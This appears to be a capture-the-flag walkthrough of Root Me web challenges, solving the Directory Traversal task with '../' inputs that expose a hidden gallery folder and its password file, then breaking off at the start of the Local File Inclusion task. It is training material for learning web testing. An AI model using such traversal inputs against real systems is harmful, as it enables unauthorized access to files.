


Web Application Security Testing -> Root Me (Directory Traversal, Local File Inclusion, Remote File Inclusion, File Upload Double Extension, File Upload Null Byte)


- Web Application Security Testing -> **Root Me (Directory Traversal, Local File Inclusion, Remote File Inclusion, File Upload Double Extension, File Upload Null Byte)**
 - **Root Me (Directory Traversal)**
 - **Root Me (Local File Inclusion)**
 - **Root Me (Remote File Inclusion)**
 - **Root Me (File Upload Double Extension)**
 - **Root Me (File Upload Null Byte)**

Root Me (Directory Traversal)




Solution

1. Run the task.




Here we see 5 image galleries. The assignment requires us to find a hidden section of the photo gallery.

2. Open any gallery.



As we can see, each new gallery opens as an option (e.g.: `?galerie=emotes`)


3. Type `../` to move up a level and understand the structure.



There is one folder "`galerie`" and a file "`ch15.php`".

NOTE: As we remember, there should be a hidden section inside the gallery.

4. Type `../galerie` to see what sections exist.



challenge01.root-me.org/web-serveur/ch15/ch15.php?galerie=../galerie/

Getting Started Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resou

Root Me

Photo gallery v 0.01

[emotes](#) [apps](#) [devices](#) [categories](#) [actions](#)

86hwnX2r

emotes apps devices

categories actions

NOTE:

- Press the **[F12]** button
(to open the developer toolbar)
- Go to the "Inspector" tab.


Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility

Search HTML

```
<table id="content">
  <tbody>
    <tr>
      <td>
        
      </td>
    </tr>
    <tr>
      <td>
        
      </td>
    </tr>
    <tr>
      <td>...</td>
      <td>...</td>
    </tr>
    <tr>
      <td>
        
      </td>
    </tr>
  </tbody>
</table>
```


Here we can see 5 sections known to us and one more ("86hwnX2r").

5. Type `../galerie/86hwnX2r/` to view the contents.




There are 2 images and one text file named "password.txt".

6. Right-click "password.txt" and select "Open link in new tab".



7. Go to a new tab.




8. Collect the "Flag".


Root Me (Local File Inclusion)

← → ↺ 🏠

🔒 https://www.root-me.org/en/Challenges/Web-Server/Local-File-Inclusion

🌐 Getting Started 📁 Parrot OS 📁 Hack The Box 📁 OSINT Services 📁 Vuln DB 📁 Privacy and Security 📁 Learning Resources 🐧 Kali Linux





🏠 Capture The Flag

🏆 Challenges


👤 Community


📢 Information


354 visitors now

Newest members :
Metal0-1 smurfy sohell
Cancelliere63650 GMP Disaster
carojean

Offers

 CDI Incident response

 CDI Cybersecurity consultant

 CDI Penetration tester

Sponsored by

Oteria Cyber School
Elysium Security
École 2600
GEOIDE
Almond
Synacktiv
You ;-)

HOME / CHALLENGES / WEB - SERVER

Local File Inclusion


30 Points 🌐

Abbreviated LFI

Author

g0uZ, 2 October 2011

Level ?




Statement

Get in the admin section.

Start the challenge

Vulnerability sheet(s)

 Local File Inclusion [EN]

6 related ressource(s)

- 🇫🇷 Inclusion de fichier arbitraire (Web)
- 🇬🇧 Exploiting LFI using co hosted web applications (Exploitation - Web)
- 🇬🇧 Source code auditing algorithm for detecting LFI and RFI (Exploitation - Web)
- 🇬🇧 Local File Inclusion (Exploitation - Web)
- 🇬🇧 Remote File Inclusion and Local File Inclusion explained (Exploitation - Web)


Solution

- 1. Run the task.

← → ↺ 🏠

🔒 challenge01.root-me.org/web-serveur/ch16/


🌐 Getting Started 📁 Parrot OS 📁 Hack The Box 📁 OSINT Services 📁 Vuln DB 📁 Privacy and



File viewer v 0.01

